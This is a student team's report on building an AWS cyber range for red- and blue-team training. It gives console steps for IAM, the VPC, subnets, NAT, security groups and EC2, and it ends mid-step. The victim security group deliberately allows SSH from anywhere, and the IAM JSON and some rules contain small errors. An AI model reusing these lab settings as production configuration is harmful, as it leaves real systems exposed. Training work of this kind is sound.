


# **Strengthening Cloud Security Through a Cyber Training Environment in AWS**

By The Compliance Collective (TCC):  
Sanai Meles, Nadia Haji Abukar, Nyah Hepburn, Samantha Victor and  
Ebieri Oghene-Ruemu

# Network Topology



(Figure 1)

# **Team Roles and Contributions:**

## **Project Lead – Sanai Meles**

### **Responsibilities:**

- Coordinate tasks, manage timeline, and oversee communication.
- Ensure deliverables meet project requirements & standards.
- Draft technical documentation PDF and final APA research paper.
- Assist with providing direction on the Demo Day presentation.

### **Contributions:**

- Provided project oversight and alignment with the objectives of the project.
  - Maintains accountability for deliverables and deadlines.
  - Captured recordings and screenshots to document key steps in project development.
  - Provided inputs to MITRE ATT&CK® correlation.
  - Compile offensive evidence for analysis and final report.
- 

## **AWS CloudFormation Engineer/IAM Specialist – Samantha Victor**

### **Responsibilities:**

- Develop Cloudformation scripts to automate VPC, subnets, gateways, EC2, IAM.
- Apply IaC best practices (modular design, variables, state).
- Test deployments and resolve configuration issues.
- Create IAM policies, groups, and users

### **Contributions:**

- Functional Cloudformation deployment codebase.
  - Supports Demo Day by explaining automated provisioning.
- 

## **Network & Security Lead – Nyah Hepburn**

### **Responsibilities:**

- Architects secure VPC design with two public and two private subnets across multiple availability zones.
- Configured Internet Gateway, NAT Gateways, and Route Tables to enable controlled connectivity between subnets and the internet.
- Conducted research on CIDR allocation and subnet planning to prevent address conflicts.
- Troubleshooting networking issues, including invalid IGW resource IDs, duplicate routes, and AMI compatibility errors.
- Researched GuardDuty coverage limitations to understand why S3 exfiltration activity did not trigger findings.

- Linked technical setup back to governance, risk, and compliance (GRG) objectives by aligning with AWS best practices.

**Contributions:**

- Deliver a secure cloud network design aligned with project GRG goals.
  - Provide detection and response validation through attack simulations.
  - Contribute to documentation and lessons learned, ensuring clarity and continuity across team deliverables.
  - Support the team by troubleshooting and explaining networking/security dependencies.
- 

**Red Team Leads – Ebieri Oghene-Ruemu / Sanai Meles**

**Responsibilities:**

- Developed, coordinated, and led offensive red team operations (Nmap scans, exploitation, exfil, privilege escalation).
- Document attacks with timestamps and tactics.

**Contributions:**

- Documented attack logs and screenshots.
  - Compile offensive evidence for analysis and final report. (Sanai)
  - Documented Red Team timestamp & tactics.
  - Provided inputs to MITRE ATT&CK® correlation. (Sanai)
- 

**Blue Team Lead – Nadia Haji Abukar**

**Responsibilities:**

- Designed and developed professional network topology diagrams for project documentation (using Lucidchart).
- Created and managed the AWS account environment for the team.
- Configured IAM privileges in collaboration with Samantha, ensuring proper access control.
- Contributed to networking setup and configuration while securing AWS infrastructure, including Security Groups, EC2 instances, EBS encryption, and S3 bucket policies.
- Monitored and analyzed Red Team activity using GuardDuty, Security Hub, and CloudWatch.
- Implemented automated firewall updates with AWS Systems Manager and AWS Config for real-time remediation.
- Documented defensive findings, mitigation strategies, and remediation steps.
- Assisted with documentation efforts in collaboration with Sanai.
- Supported Red Team offensive operations, including Nmap scans, exploitation, lateral movement, and data exfiltration.
- Contributed to the development of the Red Team offensive operations plan.

**Expected Contributions:**

- Produced detailed Blue Team logs, screenshots, and threat analysis reports.
  - Provided remediation evidence to support the final deliverables and project report.
  - Assisted with execution of Red Team offensive operations and planning.
- 

## **Documentation Leads – Sanai Meles / Nadia Haji Abukar**

### **Responsibilities:**

- Maintain step-by-step documentation of setup and operations.
- Compile APA-style final report with inputs from all members.

### **Contributions:**

- Ensured documentation captures the full scope of the project.
- Provided online documentation and integrated inputs (Nadia).
- Improved structure and organization of documentation for clarity and quality in the final paper (Nadia).

# Resources Used:

Our cyber training environment combined Amazon Web Services (AWS) native services with selected third-party security tools to simulate both offensive and defensive operations. Below is a detailed description of each resource utilized:

## AWS Services

- **Amazon VPC (Virtual Private Cloud):** Provided an isolated network environment with public and private subnets, route tables, Internet Gateways, and NAT Gateways. This ensured segmentation of attacker and victim resources while maintaining secure connectivity.
- **Amazon EC2 (Elastic Compute Cloud):** Hosted attacker and victim instances used in Red Team/Blue Team scenarios. Instances ran Linux-based operating systems for penetration testing and defensive monitoring.
- **AWS IAM (Identity and Access Management):** Controlled user access, group permissions, and policies. Enabled least-privilege enforcement and role-based separation of duties for project participants.
- **Amazon S3 (Simple Storage Service):** Used to simulate sensitive data storage and exfiltration scenarios. Also served as a destination for logging and GuardDuty findings.
- **Amazon CloudWatch:** Monitored system metrics, collected logs, and provided centralized visibility into Red Team activity and defensive responses.
- **AWS CloudTrail:** Tracked all API-level actions for accountability and forensic analysis during simulated attacks.
- Amazon GuardDuty: Enabled continuous monitoring to detect reconnaissance, unauthorized access, and exfiltration attempts.
- **AWS Security Hub:** Aggregated GuardDuty findings and compliance checks to provide a unified security dashboard.
- **AWS Config:** Assessed resource compliance and triggered automated remediation when security groups were misconfigured.
- **AWS Systems Manager (SSM):** Enabled secure, agent-based automation for patching, firewall rule remediation, and incident response workflows.
- **AWS CloudFormation:** Automated the deployment of network infrastructure, EC2 instances, IAM roles, and monitoring resources, ensuring repeatable lab setups.

## Third-Party Tools

- **Kali Linux (External VM):** Used as the primary penetration testing toolkit, providing Nmap for reconnaissance, exploitation tools, and custom scripts.

## Lab Overview:

This project established a cloud-based cyber training range within AWS, simulating real-world attack-and-defense scenarios.

- The **Red Team** launched attacks from an EC2 attacker instance, performing reconnaissance (Nmap scans), privilege escalation (metadata service abuse), and data exfiltration (uploading sensitive files to S3).
- The **Blue Team** monitored the environment using GuardDuty, CloudWatch, and CloudTrail to detect malicious activity. Defensive measures included automated remediation via AWS Config and Systems Manager, tightening IAM policies, and restricting security group rules.
- The lab environment was first created manually, and then a CloudFormation template was developed afterward to replicate the setup for future deployments. This provided a reusable blueprint for consistent redeployment.
- The lab bridged **Governance, Risk, and Compliance (GRC) objectives** with hands-on technical security, reinforcing principles such as least privilege, secure network segmentation, encryption, and continuous monitoring.

This lab ultimately provided a **hands-on, cloud-native cybersecurity training environment** that allowed the team to gain practical experience in both offensive penetration testing and defensive cloud security monitoring.

## Introduction:

In today's evolving digital landscape, cloud computing has become the backbone of modern organizations, offering unparalleled scalability, flexibility, and cost-efficiency. With this increasing reliance on cloud platforms such as Amazon Web Services (AWS), there is also a corresponding rise in cyber threats that specifically target cloud infrastructures. As aspiring cybersecurity professionals, our team sought to create a cyber training range lab that simulates both offensive and defensive security scenarios within a controlled AWS environment. This project serves as a demonstration of our expanding technical proficiency, collaborative skills, and understanding of modern cloud security principles.

In order to establish a safe and robust training environment, this project aims to combine AWS cloud security with governance, risk, and compliance (GRC) concepts. According to AWS, GRC is the framework that enables businesses to successfully manage risks, match IT operations with business objectives, and consistently satisfy compliance obligations (Amazon Web Services). Since it helps firms to maintain visibility, enforce regulations, and react swiftly to new risks, GRC is especially crucial in the cloud. By emphasizing the development of secure infrastructure, modeling realistic cyberattacks, and showcasing our capacity to identify and address threats within AWS, our goals mirror these priorities.

At the core of our architecture is a custom-built AWS Virtual Private Cloud (VPC) spanning two Availability Zones in the US-East-1 (N. Virginia) region. The VPC is segmented into four subnets:


two public and two private subnets, ensuring logical separation of resources and adherence to security best practices. Public subnets were designated for EC2 instances that served as the attacker and victim systems, while private subnets were reserved for potential future expansion of the environment, such as hosting databases or internal services. The environment is secured through the use of Internet Gateways, NAT Gateways, public and private route tables, and carefully configured security groups that control inbound and outbound traffic.

The attached network topology (see *Figure 1*) illustrates the architecture and resource placement within the VPC. It highlights the distribution of subnets across availability zones, routing configurations, EC2 deployments, and the integration of AWS security services. This architecture reflects a balance between accessibility for offensive exercises and fundamental monitoring capabilities for defensive operations, thereby achieving the dual purpose of the cyber range.

## IAM setup:

IAM Policies were first created based on permissions needed by team members to fulfill their roles.

- In AWS, navigate to the IAM service.
- In the left navigation pane, click on Policies.
- Click the Create policy button.
- Choose the JSON tab and enter the policy details.
- Click on Review policy.
- Create a Name and Description for the policy.
- Click on Create policy to save it.



```

Permissions defined in this policy Info
Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it.

Copy Edit Summary JSON
1  [
2    {
3      "Version": "2012-10-17",
4      "Statement": [
5        {
6          "Effect": "Allow",
7          "Action": [
8            "guardduty:CreateDetector",
9            "guardduty:DeleteDetector",
10           "guardduty:ListFindings",
11           "guardduty:ListFindings",
12           "guardduty:ListDetectors"
13         ],
14         "Resource": "*"
15       },
16       {
17         "Effect": "Allow",
18         "Action": [
19           "securityhub:AssociateSecurityHub",
20           "securityhub:DisableSecurityHub",
21           "securityhub:GetFindings",
22           "securityhub:BatchImportFindings",
23           "securityhub:BatchUpdateFindings"
24         ],
25         "Resource": "*"
26       }
27     ]
28   }
]

```

## Creating IAM Groups:

Groups were created for the following roles: VPC, EC2, S3, GuardDuty and SecurityHub. After creating the separated groups, the previously created policies were attached to their correlated groups.

1. In the IAM console, click on Groups in the left navigation pane.
2. Click on the Create New Group button.
3. Enter a Group Name.
4. In the Attach Policy section, search for and select the policies created previously.

5. Click on Next Step.
6. Review the group details and click on Create Group.

**Create Users:**

1. In the IAM console, click on Users in the left navigation pane.
2. Click on the Add user button.
3. Enter a Username for the new user.
4. Select the Access type (AWS Management Console).
5. Set a Custom password or allow AWS to auto-generate one.
6. Click on Next: Permissions.
7. Add Users to Groups
8. In the Set permissions step, choose the option Add user to group.
9. Select the group created earlier.
10. Click on Next. (Creating tags is optional) and click Next again.
11. Review the user details and permissions.
12. Click on Create user.

# Network Setup:

## Creating Custom VPC

1. VPC → Your VPCs → Create VPC
2. Resources to create: VPC only
3. Name tag: CyberRange VPC
4. IPv4 CIDR: 10.0.0.0/16
5. (Optional) IPv6: Off
6. Tenancy: Default
7. Create VPC → View VPC

The screenshot shows two consecutive screenshots of the AWS VPC service.

**Top Screenshot (Create VPC):** This interface is titled "VPC settings". It has a section for "Resources to create" with "VPC only" selected. A "Name tag - optional" field contains "my-vpc-01". Under "IPv4 CIDR block", "IPv4 CIDR manual input" is selected with "10.0.0.0/16" entered. Under "IPv6 CIDR block", "No IPv6 CIDR block" is selected. The top navigation bar shows "aws", "VPC > Your VPCs > Create VPC". The top right corner shows "tkh2025 (3575-0708-2084) myah.hepburn".

**Bottom Screenshot (View VPC):** This interface shows the "VPC dashboard" for "vpc-05d5ce4d3cbfaed4 / CyberRange VPC". The "Details" tab is selected, showing the VPC ID, State (Available), and various configuration details like Block Public Access (Off), DHCP option set (dopt-0c5ef506d4e4182a7), and IPv4 CIDR (10.0.0.0/16). The "Resource map" tab shows a network diagram with components like Subnets (4), Route tables (3), and Network Co-Connections. The left sidebar lists "Virtual private cloud", "Route servers", "PrivateLink and Lattice", and "CloudShell". The top navigation bar shows "aws", "VPC > Your VPCs > vpc-05d5ce4d3cbfaed4". The top right corner shows "tkh2025 (3575-0708-2084) myah.hepburn".

### Post-create checks:

VPC state = Available

- DNS hostnames = Enabled (VPC → Your VPCs → select CyberRange VPC → Edit VPC settings → enable if off)

## Creating an Internet Gateway

1. VPC → Internet Gateways → Create internet gateway
2. Name tag: CyberRange IGW → Create
3. Select CyberRange IGW → Actions → Attach to VPC → choose CyberRange VPC → Attach
4. Check: IGW shows Attached VPC = CyberRange VPC.

**Check: IGW shows Attached VPC = CyberRange VPC.**

The screenshot shows the AWS VPC Internet Gateways details page for an Internet gateway named 'igw-0f510af187236e997 / CyberRange IGW'. The 'Details' section displays the Internet gateway ID (igw-0f510af187236e997), State (Attached), VPC ID (vpc-05d5ce4d3cbfaed4 | CyberRange), and Owner (357507082084). The 'Tags' section shows a single tag named 'Name' with the value 'CyberRange IGW'. The left sidebar lists various VPC components: Virtual private cloud (Your VPCs, Subnets, Route tables, Internet gateways, Egress-only internet gateways, Carrier gateways, DHCP option sets, Elastic IPs, Managed prefix lists, NAT gateways, Peering connections, Route servers), Security (Network ACLs, Security groups), and PrivateLink and Lattice (Getting started, Updated). The bottom of the page includes CloudShell, Feedback, and standard AWS footer links.

## Creating two Public and two Private Subnets for two different Availability zone

Availability Zones (AZ): us-east-1a and us-east-1b

CIDR plan (non-overlapping /24s inside 10.0.0.0/16):

- **Public A:** 10.0.1.0/24 in us-east-1a
- **Private A:** 10.0.2.0/24 in us-east-1a
- **Public B:** 10.0.3.0/24 in us-east-1b
- **Private B:** 10.0.4.0/24 in us-east-1b

The screenshot shows the AWS VPC Subnet Details page for a public subnet named 'subnet-058e4514aaabc19a2'. Key details include:

- Subnet ID:** subnet-058e4514aaabc19a2
- IPv4 CIDR:** 10.0.3.0/24
- Availability Zone:** us-east-1a (us-east-1b)
- Network ACL:** acl-07241aaef87dcac271
- Auto-assign customer-owned IPv4 address:** No
- IPv6 CIDR reservations:** -
- Resource name DNS AAAA record:** Disabled
- State:** Available
- IPv6 CIDR:** -
- VPC:** vpc-05d5ce4d3cbfaed4 | CyberRange
- Default subnet:** No
- Customer-owned IPv4 pool:** -
- IPv6-only:** No
- DNS64:** Disabled
- Auto-assign public IPv4 address:** Yes
- Outpost ID:** -
- Hostname type:** IP name
- Owner:** 357507082084
- Block Public Access:** Off
- IPv6 CIDR association ID:** -
- Route table:** rtb-0e239cfefcbb87b90 | Public RT
- Auto-assign IPv6 address:** No
- IPv4 CIDR reservations:** -
- Resource name DNS A record:** Disabled

## Create each subnet

1. **VPC → Subnets → Create subnet**
2. VPC ID: CyberRange VPC
3. Subnet name:
  - Public Subnet A → Availability Zone: us-east-1a → IPv4 CIDR: 10.0.1.0/24 → Add new subnet
  - Private Subnet A → us-east-1a → 10.0.2.0/24 → Add new subnet
  - Public Subnet B → us-east-1b → 10.0.3.0/24 → Add new subnet
  - Private Subnet B → us-east-1b → 10.0.4.0/24
4. Create subnet(s)

The screenshot shows the AWS VPC Create Subnet page. The form fields are:

- Subnet name:** Public Subnet A
- Availability Zone:** United States (N. Virginia) / us-east-1a (us-east-1a)
- IPv4 VPC CIDR block:** 10.0.0.0/16
- IPv4 subnet CIDR block:** 10.0.1.0/24
- Tags - optional:**

Key	Value - optional
Name	Public Subnet A

The screenshot shows the AWS VPC Subnets page. On the left, there's a sidebar with options like VPC dashboard, EC2 Global View, Filter by VPC, Virtual private cloud, Your VPCs, Subnets (selected), Route tables, Internet gateways, Egress-only internet gateways, Carrier gateways, DHCP option sets, Elastic IPs, Managed prefix lists, and NAT gateways. The main area is titled "Subnets (4)" and shows four subnets:

Name	Subnet ID
Public Subnet A	subnet-058610365526a1286
Private Subnet A	subnet-0e70e7b2d219f579a
Private Subnet B	subnet-058e4514aaabc19a2
Public Subnet B	subnet-05


Enable Auto-assign Public IP for *public* subnets:

- **Subnets** → select Public Subnet A → Edit subnet settings → toggle Auto-assign public IPv4 address = Enable → Save
- Repeat for Public Subnet B.

The screenshot shows the "Edit subnet settings" page for the subnet with ID subnet-058610365526a1286. The "Auto-assign IP settings" section contains the following configuration:

- Enable auto-assign public IPv4 address:**
- Enable auto-assign customer-owned IPv4 address:**  (disabled because no customer owned pools found)

(Leave private subnets with auto-assign **disabled**.)



## Create and Attach Route Tables for Public and Private subnet

### Public Route Table (Routes to Internet Gateway)

1. VPC → Route tables → Create route table
  - o Name: Public RT
  - o VPC: CyberRange VPC → Create
2. Select Public RT → Routes tab → Edit routes → Add route
  - o Destination: 0.0.0.0/0
  - o Target: Internet Gateway → select CyberRange IGW → Save changes
3. Subnet associations tab → Edit subnet associations
  - o Check Public Subnet A and Public Subnet B → Save
  - o Result: Instances in public subnets can reach the Internet (and receive inbound if SGs allow).
  - o Private Route Tables (routes to NAT for outbound only)
  - o Private subnets need a NAT Gateway in each AZ

### (Quick NAT setup – per AZ)

1. Elastic IPs → Allocate Elastic IP (allocate one per NAT)
2. VPC → NAT Gateways → Create NAT gateway
  - o Name: NAT Gateway A
  - o Subnet: Public Subnet A
  - o Elastic IP: select the allocated EIP → Create NAT gateway
3. Repeat for AZ 1b → NAT Gateway B in Public Subnet B.

**Now create private RTs and point to NATs:**

### Private RT for AZ 1a

1. Route tables → Create route table
  - Name: Private RT
  - VPC: CyberRance VPC → Create
2. Select it → Routes → Edit routes → Add route
  - Destination: 0.0.0.0/0
  - Target: NAT Gateway → choose NAT A → Save changes
3. Subnet associations → Edit → select Private Subnet A → Save

### Private RT for AZ 1b

1. Create route table → Name: Private RT (VPC: CyberRange-VPC)
2. Routes → Add route: 0.0.0.0/0 → Target: NAT Gateway NAT B → Save
3. Subnet associations: select Private Subnet B → Save

The screenshot shows the AWS Elastic IP addresses page. On the left, there's a navigation sidebar with options like Egress-only internet gateways, Carrier gateways, DHCP option sets, and a section for **Elastic IPs**, which is currently selected. The main area displays a table titled "Elastic IP addresses (5) Info". The table has columns for Name, Allocated IPv4 address, Type, and Allocation ID. The data is as follows:

Name	Allocated IPv4 address	Type	Allocation ID
MaliciousElasticIP	18.204.70.206	Public IP	eipalloc-04d3af4ccbabb1
NAT Gateway B	23.21.78.57	Public IP	eipalloc-0671d40f63a4
-	54.158.163.226	Public IP	eipalloc-00b7f06e0b44
VictimElasticIP	54.226.68.245	Public IP	eipalloc-0e5182376684
NAT Gateway A	98.86.61.42	Public IP	eipalloc-050dfbf5b788!

### Creating Key Pair

- Go to the EC2 Console → Left menu → **Key Pairs**
- Click **Create key pair**
- Name: **cyberrange-keypair**
- Key pair type: **RSA**
- Private key format: **.pem**
- Click **Create key pair**

**Create key pair**

**Key pair**  
A key pair, consisting of a private key and a public key, is a set of security credentials that you use to prove your identity when connecting to an instance.

Name:  The name can include up to 255 ASCII characters. It can't include leading or trailing spaces.

Key pair type:  RSA  ED25519

Private key file format:  .pem For use with OpenSSH  
 .ppk For use with PuTTY

Tags - optional  
No tags associated with the resource.  
[Add new tag](#) You can add up to 50 more tags.

[Cancel](#) [Create key pair](#)

## Creating Security Group EC2-Victim

- In EC2 Console → Security Groups → Click **Create security group**
- Name: **cyberrange-sg-victim**
- Description: sg for blue team
- VPC: **CyberRange VPC**
- Inbound rules:
  - Type: **SSH** | Protocol: TCP | Port: **22** | Source: 0.0.0.0/0
  - Type: **HTTP** | Protocol: TCP | Port: **80** | Source: 0.0.0.0/0
  - Type: **ICMP** | Protocol: TCP | Port: **80** | Source: 0.0.0.0/0
- Outbound rules: Default
- Click **Create security group**

Details		Actions																																	
Security group name <a href="#">cyberrange-sg-victim</a>	Security group ID <a href="#">sg-00eb9af0f50a01d46</a>	Description <a href="#">victim ec2 sg</a>	VPC ID <a href="#">vpc-05d5ce4d3cbafaed4</a>																																
Owner <a href="#">357507082084</a>	Inbound rules count 3 Permission entries	Outbound rules count 1 Permission entry																																	
<a href="#">Inbound rules</a> <a href="#">Outbound rules</a> <a href="#">Sharing - new</a> <a href="#">VPC associations - new</a> <a href="#">Tags</a>																																			
<b>Inbound rules (3)</b> <table border="1"> <thead> <tr> <th colspan="2">Manage tags</th> <th colspan="2">Edit inbound rules</th> </tr> <tr> <th colspan="2"><a href="#">Search</a></th> <th colspan="2"></th> </tr> <tr> <th>Name</th> <th>Security group rule ID</th> <th>IP version</th> <th>Type</th> <th>Protocol</th> <th>Port range</th> </tr> </thead> <tbody> <tr> <td>-</td> <td>sgr-05e25301583a2f4b</td> <td>IPv4</td> <td>SSH</td> <td>TCP</td> <td>22</td> </tr> <tr> <td>-</td> <td>sgr-0b628e644f5bff16c</td> <td>IPv4</td> <td>All ICMP - IPv4</td> <td>ICMP</td> <td>All</td> </tr> <tr> <td>-</td> <td>sgr-0a21ec8a94d3ff824</td> <td>IPv4</td> <td>HTTP</td> <td>TCP</td> <td>80</td> </tr> </tbody> </table>				Manage tags		Edit inbound rules		<a href="#">Search</a>				Name	Security group rule ID	IP version	Type	Protocol	Port range	-	sgr-05e25301583a2f4b	IPv4	SSH	TCP	22	-	sgr-0b628e644f5bff16c	IPv4	All ICMP - IPv4	ICMP	All	-	sgr-0a21ec8a94d3ff824	IPv4	HTTP	TCP	80
Manage tags		Edit inbound rules																																	
<a href="#">Search</a>																																			
Name	Security group rule ID	IP version	Type	Protocol	Port range																														
-	sgr-05e25301583a2f4b	IPv4	SSH	TCP	22																														
-	sgr-0b628e644f5bff16c	IPv4	All ICMP - IPv4	ICMP	All																														
-	sgr-0a21ec8a94d3ff824	IPv4	HTTP	TCP	80																														

## Creating Security Group EC2- Attack

- In EC2 Console → Security Groups → Click **Create security group**
- Name: **cyberrange-sg-attack**
- Description: sg for red team
- VPC: **CyberRange VPC**

- Inbound rules:
  - Type: SSH | Protocol: TCP | Port: 22 | Source: My IP
- Outbound rules: Default
- Click **Create security group**

The screenshot shows the AWS Security Groups console for a security group named 'cyberrange-sg-attack'. The 'Inbound rules' tab is selected, displaying one rule: 'sgr-0a2c25e6ca82c859f' (Security group rule ID), 'IPv4' (IP version), 'SSH' (Type), 'TCP' (Protocol), and '22' (Port range). The 'Outbound rules' tab shows one rule as well.

## Launch EC2-Victim

- Go to **EC2 Console** → Click **Launch instance**
- Name: ec2-victim
- AMI: **Amazon Linux 2**
- Instance type: **t3.micro**
- Key pair: Select **tcc-lab-keypair**
- Network settings:
  - Select **CyberRange VPC**
  - Subnet: **Public Subnet A**
  - Auto-assign Public IP: **Enabled**
  - Firewall (Security Group): Select **cyberrange-sg**
- Click **Launch instance**

The screenshot shows the 'Launch an instance' wizard. Step 1: 'Name and tags' (Name: 'ec2-blue'). Step 2: 'Application and OS Images (Amazon Machine Image)' (Search bar: 'Search our full catalog including 1000s of application and OS images'). Step 3: 'Quick Start' (Buttons for Amazon Linux, macOS, Ubuntu, Windows, Red Hat, SUSE Linux, Debian, and a 'Browse more AMIs' link).

The screenshot shows the AWS EC2 Launch Instance wizard. It consists of two main sections:

- Step 1: Set instance details**
  - Amazon Machine Image (AMI)**: Selected "Amazon Linux 2023 kernel-6.1 AMI". Status: "Free tier eligible". Description: "Amazon Linux 2023 (kernel-6.1) is a modern, general purpose Linux-based OS that comes with 5 years of long term support. It is optimized for AWS and designed to provide a secure, stable and high-performance execution environment to develop and run your cloud applications." Configuration: Architecture (64-bit (x86)), Boot mode (uefi-preferred), AMI ID (ami-00ca32bbc84275381), Publish Date (2025-08-13), Username (ec2-user), and a "Verified provider" badge.
  - Instance type**: Selected "t3.micro". Status: "Free tier eligible". Description: "Family: t3, 2 vCPU, 1 GiB Memory, Current generation: true. On-Demand Ubuntu Pro base pricing: 0.0139 USD per Hour, On-Demand SUSE base pricing: 0.0104 USD per Hour, On-Demand Linux base pricing: 0.0104 USD per Hour, On-Demand RHEL base pricing: 0.0392 USD per Hour, On-Demand Windows base pricing: 0.0196 USD per Hour". Additional costs apply for AMIs with pre-installed software.
- Step 2: Set instance details**
  - Key pair (login)**: Selected "cyberrange-keypair". Option to "Create new key pair".
  - Network settings** (VPC - required):
    - VPC: "vpc-05d5ce4d3cbfaed4 (CyberRange VPC)"
    - Subnet: "subnet-058610365526a1286" (Public Subnet A). Options to "Create new subnet".
    - Auto-assign public IP: "Enable".
    - Firewall (security groups): "Select existing security group" (radio button selected).
    - Common security groups: "Select security groups".

## Launch EC2- Attack

- Go to **EC2 Console** → Click **Launch instance**
- Name: **ec2-attack**
- AMI: **Red Hat Enterprise Linux 10 (HVM), SSD Volume Type**
- Instance type: **t3.micro**
- Key pair: Select existing **CyberRange VPC**
- Network settings:
  - Same VPC as above
  - Subnet: **Public Subnet B**
  - Auto-assign Public IP: **Enabled**
  - Firewall (Security Group): **cyberrange-sg**
- Click **Launch instance**

**Launch an instance** [Info](#)

